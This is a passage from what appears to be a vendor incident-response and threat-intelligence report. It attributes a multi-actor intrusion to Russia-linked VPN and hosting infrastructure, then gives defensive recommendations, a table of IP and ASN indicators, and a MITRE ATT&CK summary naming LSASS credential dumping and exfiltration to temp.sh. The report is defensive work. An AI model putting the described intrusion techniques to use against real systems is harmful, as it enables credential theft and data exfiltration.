Figure 15 Historical data of "crazyrdp.com" domain. Screenshot taken from Securitytrails.[47]

In addition to the **DDOS-Guard** usage, we found another indication that the infrastructure could be operated from **Russia.**

As shown in the figure below, we first retrieved the **abuse contact information** to pivot on the domain stormwall[.]pro (see left inside in figure below). Pivoting via domaintools on stormwall[.]pro we found two other related domains created in 2013 and pointing to the same IP address 185.71.67[.]1 (AS43298, Storm Networks LLC):

- storm-pro[.]net
- stormwall[.]ru
- stormwall[.]pro

Then, via the **Full text search provided by RPE database** website we found a **physical address located in Russia** (see right inside in the figure below).

[47] https://securitytrails.com/domain/crazyrdp.com/history/a

Figure 16 Left: Screenshot taken from RIPE database redirected from bpg.tools whois information of AS59796.[48] Right: screenshot taken from RIPE database after having pivoted on Abuse contact information. One can see an additional physical address in Moscow, Russia.[49]

We found many mentions of the same physical address in **Moscow (Russia):**

- *Bolshoy Boulevard 42/1, office 263, 121205, Moscow, Russia*

By following this path, we found that **Domaintools** investigated on that ASN in a report published on 07/08/2025.[50] They related that physical address to **Skolkovo Innovation Center/Technopark**. The latter is also known as the Skolkovo Technopark, a **Russian state-backed initiative** designed to **replicate** the **innovation ecosystem of Silicon Valley**.[51]

Over time, the **Skolkovo project** has been **linked to pro-Russian cyber operations** and **information influence campaigns**. As a result, the entity managing the technopark has been **designated under multiple overlapping U.S. Department of the Treasury Office of**

[48] https://bgp.tools/prefix/5.252.32.0/24#who
[49] https://apps.db.ripe.net/db-web-ui/lookup?source=RIPE&type=organisation&key=ORG-LSN4-RIPE
[50] https://www.domaintools.com/resources/blog/rdap-and-bgp-in-investigative-journalism/
[51] https://en.wikipedia.org/wiki/Skolkovo_Innovation_Center

Foreign Assets Control (OFAC)[52] **sanctions**, including those targeting individuals and organizations engaged in **activities that undermine democratic institutions, perpetrate human rights abuses, or contribute to Russia's destabilizing actions**.[53]

[52] https://www.opensanctions.org/entities/NK-BjncURjrDrsFiHgSaaXdRy/
[53] https://www.opensanctions.org/programs/US-RUSHAR/

11. Conclusion

This investigation illustrates how modern intrusions increasingly defy simplistic attribution models. What initially appeared to be a conventional financially motivated ransomware operation ultimately revealed a layered, multi-actor intrusion spanning several months, characterized by access brokerage, operational handover, and near-ransomware deployment. At no point did the attackers rely on bespoke malware or highly distinctive tooling. Instead, they deliberately operated within the broad, noisy ecosystem of commodity tools, legitimate software, and living-off-the-land techniques—an approach that systematically erodes confidence in early-stage attribution.

From a defensive perspective, this case reinforces a critical reality: tools alone no longer meaningfully differentiate threat actors. The widespread reuse of open-source frameworks, dual-use software, and LOLBins—by both cybercriminals and nation-state operators—means that attribution (and thus assessments of genuine intent) based solely on malware families or TTP overlap is increasingly unreliable. Even operational nuances, while useful, often provide only weak signals when actors consciously emulate common tradecraft or when access is transferred between hands.

Where this investigation ultimately gained clarity was through infrastructure analysis. By pivoting away from endpoint artifacts and toward VPN usage patterns, anonymization services, and bulletproof hosting ecosystems, we uncovered structural links that significantly narrowed the pool of plausible actors. The convergence of a private VPN service masquerading as a consumer offering, its documented ties to Russian-language cybercriminal infrastructure, its historical use by major RaaS groups, and its intersections with known initial access brokers and bulletproof hosts provides a far more discriminating lens than tool-based analysis alone in this case. While this does not yield absolute attribution, it meaningfully constrains hypotheses and elevates confidence in assessing attacker intent, ecosystem, and likely partnerships.

More broadly, this case exemplifies why effective incident response today cannot be separated from cyber threat intelligence. CSIRT investigations that stop at containment and remediation risk missing the deeper context needed to understand who had access, for how long, and for what purpose. Conversely, CTI divorced from forensic ground truth risks overinterpreting weak signals. Only by combining both disciplines, timeline reconstruction, endpoint and network forensics, and infrastructure-centric intelligence, can organizations hope to “rewind the breach” with sufficient fidelity.

Finally, this operation highlights the strategic risk posed by access brokerage and shared infrastructure. Even when a final-stage ransomware deployment is delayed or prevented, months of prior, opaque access may already have enabled intelligence collection, credential harvesting, or preparation for follow-on operations by either entirely different actors or different specialized teams.

In an environment where “the attacker could be anyone,” defenders must shift their focus: from naming the adversary too early, to understanding the ecosystem in which the intrusion occurred; from tool-based detection, to behavioral and infrastructure-aware monitoring; and from isolated incident handling, to intelligence-informed response. This is the only sustainable path to regaining decision advantage in an increasingly commoditized and deliberately ambiguous threat landscape.

12. Actionable content

This investigation highlights how multiple intrusion sets were able to operate with minimal resistance within the compromised environment. The weaknesses exploited are, unfortunately, still prevalent across many organizations.

12.1. Recommendations

The following recommendations are ordered by potential impact based on our findings; addressing the first two alone would have prevented or significantly limited this intrusion.

- **Block the IOCs** provided in the "Indicators of compromise" section of this analysis and subscribe to a CTI feed to obtain fresh IOCs related to stealer-malware and cracking websites. Intrinsec offers its own **CTI feed** to enhance your detection and response capabilities:
    - https://www.intrinsec.com/en/cyber-threat-intelligence-feeds/
- **Block suspicious URLs and domains:** Use firewall rules, Secure Web Gateways (SWG), and DNS filtering to block known malicious URLs, domains, and IP addresses associated with the ransomware's C2 infrastructure.
- **Implement file integrity monitoring**: Continuously monitor for unauthorized changes to critical files or system configurations.
- **Enable multi-factor authentication** (MFA) for browser-related accounts to mitigate credential theft.
- **Set up network monitoring** to identify unusual or unauthorized outbound connections, particularly to known Command and Control (C2) servers.
- **Secure Remote Access**

Infostealers have become highly effective at tricking users into executing malicious software. Thousands of credentials are stolen daily and subsequently used to access unprotected networks. In this case, the entire intrusion originated from a single VPN account-harvested by an infostealer from a workstation running cracked software that lacked multi-factor authentication. The Initial Access Broker verified the access, sold it on Telegram, and multiple actors subsequently exploited it over a six-month period.

Deploying and enforcing MFA for all remote access is the single most impactful measure organizations can implement. Had MFA been in place, the stolen credentials would have been worthless.

- **Enforce Network Segmentation**

Many organizations fail to enforce sufficient network segmentation and filtering strategies, leaving sensitive assets reachable via administrative protocols from any internal host. In

this intrusion, once connected via VPN, TA-2 was able to establish an RDP session to a shared workstation, then pivot to the monitoring solution, SharePoint servers, and eventually Exchange infrastructure, all within a single day.

No standard user connected via VPN should be able to establish RDP sessions to domain controllers, hypervisors, or privileged workstations. Proper segmentation limits an attacker's ability to move laterally and reach critical infrastructure. In this case, segmentation between the initial foothold and sensitive servers would have contained the breach at its earliest stage.

- **Strengthen Administrative Practices**

All adversaries observed in this intrusion exploited poor administrative practices to gather information, escalate privileges, and move laterally. The monitoring solution's backend shared service accounts with SharePoint servers, enabling TA-2 to pivot seamlessly. Similarly, the final operator leveraged a domain administrator session found on an Exchange server to take control of the account.

Organizations should enforce the principle of least privilege, implement a tiering model for administrative accounts, and strictly isolate administrative tasks from standard production activities.

- **Deploy and Monitor Security Solutions**

While limiting adversary movement is critical, it is equally important to ensure proper security monitoring. In this case, the intrusion was only detected when the final operator executed SharpHound on a domain controller, one of the few assets where an EDR solution was deployed. All other attacker activities across dozens of systems went undetected for months.

Organizations must deploy security solutions across all assets, not just critical servers and actively supervise them. Security logs should be centralized, retained for several months, and reviewed regularly. Too often, we observe incidents where attacker tools were flagged by antivirus solutions, yet no one was monitoring the alerts. Detection without response is merely documentation for the post-incident investigation.

As far as anticipation is concerned, one could pre-empt IABs and intrusion sets by:

Blocking and/or monitoring IOCs provided in the "Indicators of compromise" section of this analysis and subscribe to a CTI feed to obtain exclusive IOCs. Intrinsec offers its own **CTI feed** to enhance your detection and response capabilities:

- https://www.intrinsec.com/en/cyber-threat-intelligence-feeds/

Blocking suspicious URLs and domains via relevant firewall rules, Secure Web Gateways (SWG), and DNS filtering to block known malicious URLs, domains, and IP addresses associated with the ransomware's C2 infrastructure.

Focusing on efforts on patching/monitoring for the most impactful flaws reported in our vulnerability feed produced by Intrinsec CTI Team (*React2shell, MongoBleed, etc*) tailored for your perimeters:

  - https://www.intrinsec.com/vuln-trackr/
- **Enabling hardware MFA keys** whenever possible on critical assets requiring the most protection

12.2. Indicators of compromise

Value	Type	Description
DESKTOP-U7UCOUS	Hostname	Login to an EXCHANGE account from DESKTOP-U7UCOUS (VPN session from 45.227.254[.]50)
45.227.254.50	IPv4 address	AS267784 / Flyservers S.A. Malicious IP that communicated with the first compromised VPN device
209272	ASN	Alviva Holding Limited BPH likely linked to Shadow Syndicate IAB
209132	ASN	Alviva Holding Limited BPH likely linked to Shadow Syndicate IAB
209588	ASN	Flyserver S.A. BPH likely linked to Shadow Syndicate IAB
267784	ASN	Flyserver S.A. BPH likely linked to Shadow Syndicate IAB
401120	ASN	Last front screening rogue CrazyRDP provider
185.184.192.110	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
31.135.14.182	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
79.137.69.34	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
89.38.224.2	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
91.132.139.66	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
91.193.5.90	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*

178.175.139.202	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
185.9.146.103	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
188.92.78.249	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
190.97.163.213	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
195.206.107.202	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
31.210.70.186	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
37.120.143.202	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
134.255.210.26	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
147.135.36.162	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
185.253.98.242	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
190.2.142.25	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
5.181.234.58	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
77.83.247.80	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
86.105.25.218	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
139.99.68.157	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
147.135.11.223	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*

185.247.71.106	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
217.182.199.126	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
46.105.107.231	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
92.38.162.11	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
152.89.162.138	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
49.12.133.171	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
66.70.179.236	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
95.213.164.11	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
193.106.31.98	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
51.161.128.135	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
193.239.86.18	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
198.244.200.160	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
5.188.163.35	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
37.120.143.204	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
178.175.139.204	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*
195.206.107.204	IPv4 address	**First VPN Service** tracked via its **SSL certificate** associated with the domain name *"specialsseason[.]com"*

12.3. Tactics, Techniques and Procedures

MITRE Category	MITRE ATT&CK ID	Description
Initial Access	N/A	Likely compromised via phishing or account stealer of account
	T1133	Use of VPN account
Reconnaissance	T1590.004	Multiple scans of the AFPA internal network
	T1590.001	Scanning of the Active Directory environment (ADRecon, BloodHound)
Execution	T1059.001	Use of PowerShell commands during the attacker's operations
Persistence	T1543.003	Installation of a Windows service for persistence (Teramind)
Credential Access	T1003.001	Dumping of the LSASS process memory to steal Windows authentication secrets
Lateral Movement	T1021.001	Use of the RDP protocol
Exfiltration	T1567.002	Usage of legitimate temp.sh website to upload extracted LSSAS dumps from memory